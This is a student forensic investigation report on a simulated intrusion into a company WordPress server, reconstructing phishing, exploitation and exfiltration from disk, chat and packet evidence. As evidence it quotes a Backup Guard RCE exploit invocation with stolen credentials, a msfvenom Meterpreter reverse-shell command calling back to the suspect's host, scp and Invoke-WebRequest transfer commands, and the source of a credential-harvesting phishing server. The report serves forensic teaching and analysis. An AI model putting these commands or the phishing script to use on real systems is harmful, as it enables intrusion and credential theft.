

Introduction to Cyber Forensics

CSCI 6637-02/3338-01

Final Case Project

CompTech Cyber Intrusion Investigation: A Forensic Analysis

Date: May 02, 2026

Instructor: Prof. Murat Gunestas

Team Members

Kalpitha Sheshachalam Naidu

University of New Haven

Table of Contents

1. Introduction	3
2. Summary of Findings	4
3. Tools and Equipment	6
4. Methods & Procedures	7
4.1 Forensic Methodology	7
4.2 Timeline Logs	8
4.3 Procedures	9
5. Findings	11
5.1 Suspect Machine Artifacts	11
5.2 Victim Machine Artifacts	17
5.3 Network Packet Analysis	23
6. Challenges & Responses	27
7. Conclusion & Recommendations	28
References	29
Appendices	30

1. Introduction

This computer forensic investigation was conducted in accordance with a formal complaint issued by CompTech, a technology company that reported a suspected unauthorized breach into its internal Windows Server 2019 infrastructure. It was alleged by the company that sensitive patent information and its entire MySQL database had been accessed and exfiltrated without permission. Following the complaint, warrants and legal requests were processed and forensic disk images and memory captures were obtained from two computers: the victim server which hosted both the Projects and Patents Content Management Systems (CMS), and the workstation of a suspect employee, Coelho Harnagan. Two network packet capture (PCAP) files recorded at the company's internal network gateway were also provided for analysis.

CompTech operates an internal network to which all employee workstations are connected. Sensitive servers such as the victim machine are contained in a separate internal subnet protected by a firewall that only permits ports 80, 443, and 8080. The server at 192.168.1.100 hosted two web services: `projects.company.org`, a WordPress-based CMS through which employees managed internal projects, and `patents.company.org`, which hosted confidential patent information restricted to management. The data of both modules was stored in a shared MySQL database on the same server. Coelho Harnagan held basic privileges on the Projects module, while Hierro Taran held privileged administrative rights on the CMS.

The purpose of this investigation was to determine whether Coelho Harnagan had gained unauthorized access to the server, whether sensitive patent and project data was compromised or exfiltrated, and to reconstruct the entire attack chain. Findings were to be reported in detail to ensure that CompTech could evaluate the regulatory compliance obligations arising from the breach. Analysis was performed using Autopsy 4.22.1, Wireshark, and Volatility across two separate forensic cases.

The hypothesis entering this investigation was that Coelho Harnagan, motivated by a desire to gain access to patent data beyond his authorization level, conducted a premeditated multi-stage attack involving credential theft, exploitation of a known WordPress plugin vulnerability, remote command execution, and data exfiltration.

2. Summary of Findings

The forensic investigation confirmed that Coelho Harnagan conducted a planned, premeditated, and multi-stage cyber intrusion into the internal Windows Server 2019 system of CompTech. The attack resulted in unauthorized access to the WordPress administration panel, deployment of a persistent PHP web shell, exfiltration of the MySQL database configuration file, remote execution of system commands on the victim server, and deployment of a Meterpreter reverse TCP payload that established a covert 5 MB encrypted session — sufficient to exfiltrate the entire patent and project database. The following key findings were established through disk image analysis, network packet analysis, and artifact correlation:

- Coelho Harnagan conducted systematic reconnaissance beginning 2024-03-14, downloading attack tools including Metasploit Framework, WPScan, Nmap, Python 3, and Ruby onto his workstation.
- A phishing server (srv.py) and a cloned WordPress login page (index.html) were created to harvest Hierro Taran's privileged CMS credentials. The phishing link was delivered via LAN Messenger on 2024-03-15.
- Hierro Taran's WordPress credentials (username: hierro, password: ktbFZ%PoRZA5KQb) were obtained and stored in hierro.txt on the suspect's Desktop, dated 2024-03-17 16:11:12 EDT.
- On 2024-03-17, the suspect researched and deployed the WordPress Backup Guard authenticated Remote Code Execution exploit (Exploit-DB #50093, Rapid7 module: wp_plugin_backup_guard_rce).
- A PHP web shell (shell.php, MD5: 7443bb26aa932003ba7742d0e64007c6) was uploaded to the victim server at /wp-content/uploads/backup-guard/ via the Backup Guard plugin exploit. Windows Defender logs on the victim server corroborated the shell's presence and execution.
- The WordPress configuration file (wp-config.php) at C:\Apache24\htdocs\blog, which contained the MySQL database credentials, was read and exfiltrated via the web shell, providing full access to the patents and projects database.

- A Meterpreter reverse TCP payload (stg.exe, 251,904 bytes) was generated via msfvenom on 2024-03-23, hosted on the suspect's machine, and downloaded to C:\stg.exe on the victim server via a PowerShell Invoke-WebRequest command executed through the web shell.
- PCAP analysis confirmed a 5 MB encrypted outbound TCP session from the victim server (192.168.1.100) to the suspect workstation (10.103.8.81:443), consistent with an active Meterpreter session during which patent and project data was likely exfiltrated.
- An SSH authorized_keys file was created on the suspect's machine on 2024-03-21, indicating preparations for a persistent backdoor into the server.

In summary, sufficient evidence was found to conclude that Coelho Harnagan both attempted and succeeded in taking unauthorized control of the CompTech server, and that sensitive patent and project database contents were accessed and likely exfiltrated.

3. Tools and Equipment

The primary digital forensics platform adopted was Autopsy (version 4.22.1) for analyzing the hard drive images. Two separate Autopsy cases were created — one for the suspect workstation image (img_suspect.E01) and one for the victim server image (img_victim.E01) — to prevent cross-contamination of artifacts. Web history, web downloads, keyword search results, file metadata, shell bags, OS account information, installed programs, prefetch files, and LAN Messenger database contents were extracted and examined using Autopsy.

Wireshark was used to analyze network packet data from the two gateway-level PCAP files provided by CompTech. Display filters, decoded HTTP form payloads, the Follow TCP Stream feature, and the Conversations statistics tool were applied to reconstruct authentication events, web shell command sequences, and data transfer volumes.

Volatility 3 was chosen as the memory forensics model to be used in the analysis of the RAM captures of both the suspect workstation and the victim server. The windows.pslist command-line argument was used to list the active processes and their parent-child relationships, and windows.hashdump was used to extract the local account NTLM password hashes of the active processes to be analyzed further. Yet, the memory capture files were not successfully loaded into the Volatility 3 because of the profile compatibility issues between the capture format and available Volatility 3 plugins. Other forms of loading such as manual profile assignment had been tried but failed within the framework of this analysis. As a compensatory measure process-level and network-connection evidence was re-constructed using disk artifacts - specifically ConsoleHost_history.txt, prefetch files, and authorized keys timestamps - and corroborated with PCAP analysis in Wireshark, which also provided comparable insights into active network connections and sequence of command execution. The entire proposed Volatility methodology and projected findings is recorded in Sections 5.2.10, 5.2.11 and the Challenges section.

Analysis of artifacts revealed Python 3, msfvenom, WPScan, Nmap, Metasploit Framework, and cURL as tools that were used by the attacker. The investigator did not use these tools but they are reported as a part of the attack toolkit used by the suspect. Any investigative activity was conducted on remote forensic workstations with write-protected copies of the forensic images.

4. Methods & Procedures

4.1 Forensic Methodology

Prior to analysis, all forensic images were verified for integrity using MD5 and SHA-256 hash values. The use of a write blocker was assumed to have been applied at the point of acquisition to preserve the original media. Hash values were re-verified after imaging to confirm that no alteration occurred during the transfer process. All analysis was performed on forensic copies and never on original evidence.

To prevent cross-contamination of artifacts between the suspect workstation and the victim server, two separate Autopsy 4.22.1 cases were created. Each case was configured with the following ingest modules enabled: Recent Activity (web artifacts, installed programs, shell bags), Hash Lookup (MD5/SHA-256 identification against NSRL and HashSet databases), File Type Identification (MIME type analysis), Extension Mismatch Detection, Keyword Search (custom and default keyword lists), Email Parser, Encryption Detection, and Interesting Files Identifier.

Network packet captures were opened in Wireshark in read-only mode. A structured filter-based approach was applied: reconnaissance traffic was isolated first using SYN-only TCP filters, followed by HTTP request enumeration, authentication payload inspection, and web shell command reconstruction. All decoded payloads were cross-referenced with artifacts found on the suspect disk image to establish evidentiary correlation.

A chain of custody was maintained throughout. All findings were documented with the source artifact path, volume and inode reference, file timestamps (created, modified, accessed, changed), hash values where applicable, and annotated screenshot evidence. Findings were arranged chronologically to support timeline reconstruction.

4.2 Timeline Logs

The following timeline was reconstructed from browser history timestamps, file system metadata, PowerShell console history, LAN Messenger database records, and network packet capture timestamps. All times are in Eastern Daylight Time (EDT).

Date / Time (EDT)	Event	Source Artifact
2024-03-14 13:43	WPScan searched and download page visited	Web History (Autopsy)
2024-03-14 13:44	Metasploit Framework download page accessed; metasploitframework-latest.msi downloaded	Web History / Web Downloads
2024-03-14 13:58	Ruby installer (rubyinstaller-devkit-3.2.3-1-x64.exe) downloaded	Web Downloads
2024-03-14 14:04	cURL (curl-8.6.0_6-win64-mingw.zip) downloaded	Web Downloads
2024-03-14 14:05	Notepad++ installer (npp.8.6.4.Installer.x64.exe) downloaded	Web Downloads
2024-03-14 15:25	LAN Messenger (lmc-1.2.35-win32.exe) downloaded	Web Downloads
2024-03-14 15:40	First authenticated access to projects.company.org/wp-admin/profile.php and index.php	Web History
2024-03-14 18:47	Repeated access to 10.103.8.134/ (internal IP)	Web History
2024-03-15 17:25	LAN Messenger installed; first conversation with Hierro Taran begins	messenger.db
2024-03-15 17:30	Coelho sends phishing link http://project.company.org to Hierro via LAN Messenger	messenger.db
2024-03-16 01:52	index.html (phishing login page) saved from projects.company.org/wp-login.php	Web Downloads / File Metadata
2024-03-16 01:56	srv.py credential-harvesting server script created	File Metadata (Autopsy)
2024-03-17 16:11	hierro.txt credential file created on suspect Desktop with Hierro's WP password	File Metadata (Autopsy)
2024-03-17 16:34	shll.gif.php web shell placed in Downloads/login directory	File Metadata (Autopsy)
2024-03-17 16:53	projects.company.org/wp-login.php visited; login with Hierro's credentials confirmed	Web History / PCAP 1
2024-03-17 16:56	patents.company.org visited directly (3 visits recorded)	Web History
2024-03-17 17:09	Rapid7 wp_plugin_backup_guard_rce module page accessed	Web History
2024-03-17 17:09	Exploit-DB entry #50093 (Backup Guard RCE) accessed; 50093.py downloaded	Web History / Web Downloads
2024-03-17 17:44	Nmap download page visited; nmap-7.94-setup.exe downloaded	Web History / Web Downloads

Date / Time (EDT)	Event	Source Artifact
2024-03-17 20:50	WPScan SYN scan against 192.168.1.100:80 begins (PCAP 1)	Wireshark PCAP 1
2024-03-17 (PCAP)	Login POST to /wp-login.php with Hierro's credentials from 10.103.8.81	Wireshark PCAP 1 Pkt 7362
2024-03-17 (PCAP)	shell.php uploaded via Backup Guard exploit; shell.php POST requests begin	Wireshark PCAP 1
2024-03-17 (PCAP)	Shell command: type wp-config.php — database credentials read	Wireshark PCAP 1 Pkt 73391
2024-03-17 (PCAP)	Shell command: sshpass scp wp-config.php → coelho@10.103.8.81	Wireshark PCAP 1 Pkt 95370
2024-03-18 02:44	OpenSSH Server installation initiated on suspect workstation	ConsoleHost_history.txt
2024-03-20 23:29	SSH .ssh/authorized_keys directory and file created	File Metadata (Autopsy)
2024-03-21 01:17	SSH key pair generated (SSH-KEYGEN.EXE prefetch recorded)	Prefetch / authorized_keys
2024-03-23 00:06	msfvenom generates stg.exe Meterpreter payload in Downloads/login	ConsoleHost_history.txt
2024-03-23 (PCAP)	Shell command: Invoke-WebRequest to download stg.exe onto victim server	Wireshark PCAP 2 Pkt 2937
2024-03-23 (PCAP)	5 MB reverse TCP session: 192.168.1.100 → 10.103.8.81:443 (Meterpreter session)	Wireshark PCAP 2 Conversations

4.3 Procedures

The suspect disk image (img_suspect.E01) was loaded into Autopsy Case 1. Once ingestion was completed, the Web History artifact was reviewed first. Entries were sorted chronologically to reconstruct the sequence of reconnaissance activity. Entries related to security tools (WPScan, Metasploit, Nmap, cURL, Ruby), company resources (projects.company.org, patents.company.org), and exploit research (Rapid7, Exploit-DB) were identified and documented.

The Web Downloads artifact was then examined to identify all files retrieved from the internet during the investigation period. A record of each download was made including the source URL, save path, and timestamp. The presence of Exploit-DB scripts (50129.py, 50093.py), Metasploit installer, and the cloned WordPress login page (index.html from projects.company.org/wp-login.php) were recorded.

Keyword searches were performed across the suspect image using the following terms: "stg.exe," "hierro," "srv.py," "consolehost_history.txt," "shell.php," and "authorized_keys." Each matching artifact was studied individually. File metadata (MACB timestamps, size, MIME type, MD5, SHA-256 hash) and file content were documented through the Data Content pane. The directories C:\Users\coelho\Downloads\login, C:\Users\coelho\Desktop, and C:\Users\coelho\.ssh were navigated directly in the file system view.

The LAN Messenger database at C:\Users\coelho\AppData\Local\LAN Messenger\LAN Messenger\messenger.db was opened via Autopsy's Application view, which rendered the chat log in human-readable format. All exchanges between coelho and hierro were reviewed and documented with timestamps.

The victim disk image (img_victim.E01) was loaded into Autopsy Case 2. A keyword search for "shell.php" was performed, returning six results. Each result was analyzed based on location path, MACB timestamps, hash values, keyword preview context, and file contents. Windows Defender log entries referencing shell.php were identified and documented. The \$MFT and \$UsnJrnl:\$J entries referencing the Backup Guard zip file and shell.php writes were noted.

Both PCAP files were opened in Wireshark in read-only mode. The following filters were applied in sequence for PCAP 1: (1) tcp.flags.syn==1 && tcp.flags.ack==0 && tcp.dstport==80 to isolate scanning activity; (2) http.request to enumerate all HTTP transactions; (3) a specific packet (No. 7362) was inspected manually for the login form payload; (4) http.request.method == "POST" && http.request.uri contains "shell.php" to isolate web shell interactions. Form-encoded cmd and cwd parameters were decoded from packet payloads. For PCAP 2, the same shell.php POST filter was applied and the Conversations tool (TCP tab) was used to identify the largest data transfer session.


5. Findings

5.1 Suspect Machine Artifacts

5.1.1 Web History — Reconnaissance and Exploit Research

The Web History artifact in Autopsy returned 169 entries over the investigation period.

Beginning 2024-03-14, the suspect conducted systematic searches for attack tools including WPScan, Metasploit, cURL, Notepad++, Python, and Ruby. The first access to the internal CMS at projects.company.org was recorded on 2024-03-14 at 15:40 EDT, with the suspect navigating through the wp-admin panel. On 2024-03-17, the suspect navigated directly to patents.company.org on three separate occasions at 16:56:51 EDT, confirming deliberate interest in the restricted patents subdomain. At 17:09:27 EDT, the Rapid7 module page for the WordPress Backup Guard authenticated RCE exploit (wp_plugin_backup_guard_rce) was accessed, followed immediately by Exploit-DB entry #50093. Searches for Nmap and PowerShell execution policy bypass techniques were also recorded. This browsing pattern demonstrated a clear, goal-directed attack preparation sequence.



Source Name	S	C	O	URL	Date Accessed	Referrer URL
History			2	https://www.bing.com/search?q=how%20to%20scan%20all%20plugins%20in%20wordpress&form=S	2024-03-17 16:42:59 EDT	https://www.bing.com/search?q=how%20to%20scan%
History			1	https://www.digitalocean.com/community/tutorials/how-to-use-wpscan-to-test-for-vulnerable-plugi	2024-03-17 16:42:59 EDT	https://www.digitalocean.com/community/tutorials/ho...
History			2	https://www.bing.com/search?q=powershell+remote+execution+policy&cvid=8a7c03b614744919a5	2024-03-17 16:52:21 EDT	https://www.bing.com/search?q=powershell+remote+e...
History			2	https://www.bing.com/ck/a?l&p=8be45c2b3273b669jmltdHM9MTcxMDYzMzYwMCZpZ3VpZD0w...	2024-03-17 16:52:21 EDT	https://www.bing.com/ck/a?l&p=8be45c2b3273b669...
History			2	https://www.bing.com/search?q=powershell+remote+execution+policy&cvid=8a7c03b614744919a5	2024-03-17 16:52:21 EDT	https://www.bing.com/search?q=powershell+remote+e...
History			2	https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.security/set-executionpc	2024-03-17 16:52:21 EDT	https://learn.microsoft.com/en-us/powershell/module/...
History			2	https://www.bing.com/search?q=powershell+running+scripts+is+disabled&q=LS&pq=powershell+	2024-03-17 16:52:55 EDT	https://www.bing.com/search?q=powershell+running+s...
History			2	https://www.bing.com/ck/a?l&p=e8a0a88e550a5c11jmltdHM9MTcxMDYzMzYwMCZpZ3VpZD0w...	2024-03-17 16:52:55 EDT	https://www.bing.com/ck/a?l&p=e8a0a88e550a5c11j...
History			2	https://www.bing.com/search?q=powershell+running+scripts+is+disabled&q=LS&pq=powershell+	2024-03-17 16:52:55 EDT	https://www.bing.com/search?q=powershell+running+s...
History			1	https://stackoverflow.com/questions/64633727/how-to-fix-running-scripts-is-disabled-on-this-syste	2024-03-17 16:52:55 EDT	https://stackoverflow.com/questions/64633727/how-to...
History			1	http://projects.company.org/	2024-03-17 16:53:46 EDT	http://projects.company.org/
History			1	http://projects.company.org/wp-login.php	2024-03-17 16:53:54 EDT	http://projects.company.org/wp-login.php
History			1	http://patents.company.org/	2024-03-17 16:56:51 EDT	http://patents.company.org/
History			1	https://patents.company.org/	2024-03-17 16:56:51 EDT	https://patents.company.org/
History			1	http://patents.company.org/	2024-03-17 16:56:51 EDT	http://patents.company.org/
History			1	http://patents.company.org/	2024-03-17 16:56:51 EDT	http://patents.company.org/
History			2	https://www.bing.com/search?q=google&cvid=66bcd4b558a4b269b3c3790d7ce54e6&gs_lcrp=Eg	2024-03-17 17:09:17 EDT	https://www.bing.com/search?q=google&cvid=66bcd...
History			2	https://www.bing.com/ck/a?l&p=3dbee597b4c1cd47jmltdHM9MTcxMDYzMzYwMCZpZ3VpZD0w...	2024-03-17 17:09:39 EDT	https://www.bing.com/ck/a?l&p=3dbee597b4c1cd47...

Figure 1 – Web History (Suspect): patents.company.org accessed and Rapid7 Backup Guard RCE exploit module researched (2024-03-17)

5.1.2 Web Downloads — Attack Toolkit Assembly

A total of 31 web download records were identified. The complete list of malicious downloads included: Metasploit Framework installer (metasploitframework-latest.msi); RubyInstaller 3.2.3 (rubyinstaller-devkit-3.2.3-1-x64.exe); cURL 8.6.0 (curl-8.6.0_6-win64-mingw.zip); LAN Messenger 1.2.35 (lmc-1.2.35-win32.exe); Python 3.12.2 (python-3.12.2-amd64.exe); Notepad++ 8.6.4 (npp.8.6.4.Installer.x64.exe); Nmap 7.94 (nmap-7.94-setup.exe); and Exploit-DB scripts 50129.py and 50093.py. Most significantly, the WordPress login page was saved locally as index.html at C:\Users\coelho\Downloads\login, sourced from <http://projects.company.org/wp-login.php>, confirming the deliberate cloning of the internal CMS login page for use as a phishing credential-capture page.

Source Name	S	C	O	Path	URL	Date Acc
History			2		https://windows.metasploit.com/metasploitframework-	2024-03-
History			2	C:\Users\coelho\Downloads\metasploitframework-latest.msi	https://windows.metasploit.com/metasploitframework-	2024-03-
History			1	C:\Users\coelho\Downloads\rubyinstaller-devkit-3.2.3-1-x64.exe	https://github.com/oneclick/rubyinstaller2/releases/do...	2024-03-
History			2	C:\Users\coelho\Downloads\rubyinstaller-devkit-3.2.3-1-x64.exe	https://objects.githubusercontent.com/github-producti...	2024-03-
History			2	C:\Users\coelho\Downloads\curl-8.6.0_6-win64-mingw.zip	https://curl.se/windows/dl-8.6.0_6/curl-8.6.0_6-win64-mi	2024-03-
History			1	C:\Users\coelho\Downloads\npp.8.6.4.Installer.x64.exe	https://github.com/notepad-plus-plus/notepad-plus-pl...	2024-03-
History			2	C:\Users\coelho\Downloads\npp.8.6.4.Installer.x64.exe	https://objects.githubusercontent.com/github-producti...	2024-03-
History			2	C:\Users\coelho\Downloads\lmc-1.2.35-win32.exe	https://downloads.sourceforge.net/project/lanmsngr/1...	2024-03-
History			2	C:\Users\coelho\Downloads\lmc-1.2.35-win32.exe	https://pilotfiber.dl.sourceforge.net/project/lanmsngr/1...	2024-03-
History			2	C:\Users\coelho\Downloads\python-3.12.2-amd64.exe	https://www.python.org/ftp/python/3.12.2/python-3.12...	2024-03-
History			3	C:\Users\coelho\Downloads\login\index.html	http://projects.company.org/wp-login.php	2024-03-
History			2	C:\Users\coelho\Downloads\50129.py	https://www.exploit-db.com/download/50129	2024-03-
History			2	C:\Users\coelho\Downloads\50093.py	https://www.exploit-db.com/download/50093	2024-03-

Figure 2 – Web Downloads (Suspect): Complete attack toolkit including Metasploit, Nmap, exploit scripts, and cloned WordPress login page

5.1.3 hierro.txt — Stolen Privileged Credentials

A plaintext file named hierro.txt was recovered from the suspect's Desktop at C:\Users\coelho\Desktop\hierro.txt. The file was created at 2024-03-17 16:11:12 EDT and last accessed 2024-03-23 00:04. The file content consisted of a single line: "hierro - ktbFZ%25PoRZA5KQb ---projects blog pass," where ktbFZ%25PoRZA5KQb URL-decodes to ktbFZ%PoRZA5KQb, representing Hierro Taran's WordPress password. The file name and annotation confirmed that the suspect had deliberately obtained, decoded, and stored the credentials of the privileged CMS user. These credentials were subsequently confirmed as valid through their use in the network captures (Section 5.3.4), where they were observed in a login POST request to /wp-login.php.

Name	Keyword Preview	Location	Modified Time	Change Time	Access Time
ConsoleHost_history.txt	company.org -p 80 -w / -U «hierro» - P ktbFZ%25PoRZ...	/img_suspect.E01/vol6/Users/coelho/AppData/Roa...	2024-03-23 00:06:37 EDT	2024-03-23 00:06:37 EDT	2024-03-23 00:06:37 EDT
\$MFT	ipconfigset USERNAME «hierro»set PASSWORD ktbFZ% /img_suspect.E01/vol6/\$MFT	/img_suspect.E01/vol6/\$MFT	2024-03-13 16:01:14 EDT	2024-03-13 16:01:14 EDT	2024-03-13 16:01:14 EDT
wpdatabase.db-wal	Messenger</text> <text id="2">«hierro» is online.</tex...	/img_suspect.E01/vol6/Users/coelho/AppData/Loc...	2024-03-23 17:25:44 EDT	2024-03-23 17:25:44 EDT	2024-03-23 17:25:44 EDT
Windows.edb	.ouyl\EvUfile.txt«hierro»tjB QhT9#.txt****	/img_suspect.E01/vol6/ProgramData/Microsoft/Sea...	2024-03-18 02:44:53 EDT	2024-03-18 02:44:53 EDT	2024-03-18 02:44:53 EDT
hierro.txt@2024-03-17_170732	txt@2024-03-17_170732 «hierro» - ktbFZ%PoRZA5KQb	/img_suspect.E01/vol6/Users/coelho/AppData/Roa...	2024-03-17 17:07:32 EDT	2024-03-17 17:07:32 EDT	2024-03-17 17:07:32 EDT
hierro.txt	hierro.txt «hierro» - ktbFZ%25PoRZA5KQb ---projects b...	/img_suspect.E01/vol6/Users/coelho/Desktop/hierro...	2024-03-17 16:11:12 EDT	2024-03-17 16:11:12 EDT	2024-03-23 00:06:37 EDT
edb0000Cjtx	.ouyl\EvUfile.txt«hierro»tjB QhT9#.txt(nB	/img_suspect.E01/vol6/ProgramData/Microsoft/Sea...	2024-03-17 17:09:25 EDT	2024-03-17 17:09:25 EDT	2024-03-17 17:09:25 EDT
history	ipconfigset USERNAME «hierro»set PASSWORD ktbFZ% /img_suspect.E01/vol6/Users/coelho/msf4/history	/img_suspect.E01/vol6/Users/coelho/msf4/history	2024-03-23 00:16:48 EDT	2024-03-23 00:16:48 EDT	2024-03-23 00:16:48 EDT

Figure 3 – hierro.txt (Suspect Desktop): Hierro Taran's stolen WordPress credentials stored by suspect (created 2024-03-17 16:11:12 EDT)

5.1.4 ConsoleHost History — Complete Attack Command Sequence

The complete sequence of commands executed by the suspect in PowerShell was captured in the console history file (C:\Users\coelho\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt), last modified 2024-03-23 00:06:37 EDT. Commands of direct forensic significance included: execution of the 50093.py exploit against projects.company.org with Hierro's credentials; Nmap installation; OpenSSH Server installation via Get-WindowsCapability, Add-WindowsCapability, and Start-Service sshd; network enumeration using netstat, ipconfig, and Get-NetFirewallRule; generation of the Meterpreter payload via msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.103.8.81 LPORT=443 -f exe -o C:\Users\coelho\Downloads\login\stg.exe -e x64/xor_dynamic; and launching the credential-harvesting Python server via python .\srv.py.

```

python C:\Users\coelho\Downloads\50093.py -T projects.company.org -P 80 -U / -u hierro -p ktbFZ%25PoRZA5KQb
python C:\Users\coelho\Downloads\50093.py -T projects.company.org -P 80 -U / -u hierro -p ktbFZ%PoRZA5KQb
C:\Users\coelho\Downloads\nmap-7.94-setup.exe
Get-WindowsCapability -Online | ? Name -like 'OpenSSH*'
Add-WindowsCapability -Online -Name OpenSSH.Server~~~~0.0.1.0
Start-Service sshd
netstat -tan --tcp
netstat -tan --proto tcp
netstat -tan -p tcp
ifconfig
ipconfig
Get-NetFirewallRule -Name *ssh*
cd C:\Users
cd .\coelho\
ls
cd .\local\
ls
cd ..
FixHostFilePermissions.ps1
ipconfig
ipconfig
msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.103.8.81 LPORT=443 -f exe -o C:\Users\coelho\Downloads\login\stg.exe -e x64/xor_dynamic

```

Figure 4 – ConsoleHost_history.txt (Suspect): Full command history showing exploit execution, OpenSSH installation, msfvenom payload generation, and phishing server launch

5.1.5 LAN Messenger — Phishing Link Delivery to Hierro Taran

The LAN Messenger database (C:\Users\coelho\AppData\Local\LAN Messenger\LAN Messenger\messenger.db, last modified 2024-03-23 00:39:09 EDT, 3,722 bytes) contained the complete chat history between the coelho and hierro accounts. In a conversation on 2024-03-15 at 5:30 PM, coelho sent the message "Do not miss the due." accompanied by the URL <http://project.company.org> — an address differing from the legitimate internal URL (projects.company.org) and pointing to the suspect's locally running Python phishing server. When Hierro reported that "the link did not work you gave last time," coelho replied "ahh damn i mistyped i think," providing plausible deniability while concealing the deliberate phishing attempt. This exchange, combined with the srv.py and index.html artifacts, established that social engineering via the company's internal messenger was used to capture Hierro's credentials.




Figure 5 – LAN Messenger (Suspect): Phishing link <http://project.company.org> delivered to Hierro Taran under the guise of a project reminder

5.1.6 LAN Messenger — Patent Access Motive Established

In the same LAN Messenger database, a later exchange at 4:01 PM showed coelho directly asking hierro: "do you have access to patents?" Hierro replied: "No man only projects blog. Only bosses are permitted I believe to access patents.." Coelho responded "see ok!" This exchange directly established both the suspect's motive and his awareness that standard employee credentials would be insufficient to access patent data, demonstrating why the decision was made to acquire privileged administrator credentials and seek a server-level exploitation path.




Figure 6 – LAN Messenger (Suspect): Coelho asks about patent access; Hierro confirms only management can access patents

5.1.7 srv.py — Credential-Harvesting HTTP Server

The Python script `srv.py` was recovered at `C:\Users\coelho\Downloads\srv.py`, with a creation timestamp of 2024-03-16 01:56:04 EDT. The script imported the `http.server` and `socketserver` modules and configured a `TCPServer` listening on port 80, serving the login subdirectory (`DIRECTORY = "login"`). The `do_POST` method read submitted form data via `self.rfile.read(content_len)` and printed the username and password to the console with the comment `"#username password will be printed on console."` This server, when executed (`python .\srv.py` as confirmed in ConsoleHost history), hosted the cloned WordPress login page and captured any credentials submitted by a visitor — specifically targeting Hierro Taran, who was directed to the page via the phishing LAN Messenger link.

```

srv.py, import http.server
import socketserver
PORT = 80
DIRECTORY = "/login"
class Handler(http.server.SimpleHTTPRequestHandler):
    def __init__(self, *args, **kwargs):
        super().__init__(*args, directory=DIRECTORY, **kwargs)
    def do_POST(self):
        self.send_response(200)
        self.send_header('Content-type','text/html')
        self.end_headers()
        content_len = int(self.headers.get('Content-Length'))
        print(self.rfile.read(content_len)#username password will be printed on console
        message = "Sorry cannot respond now! Try again please."
        self.wfile.write(bytes(message, "utf8"))
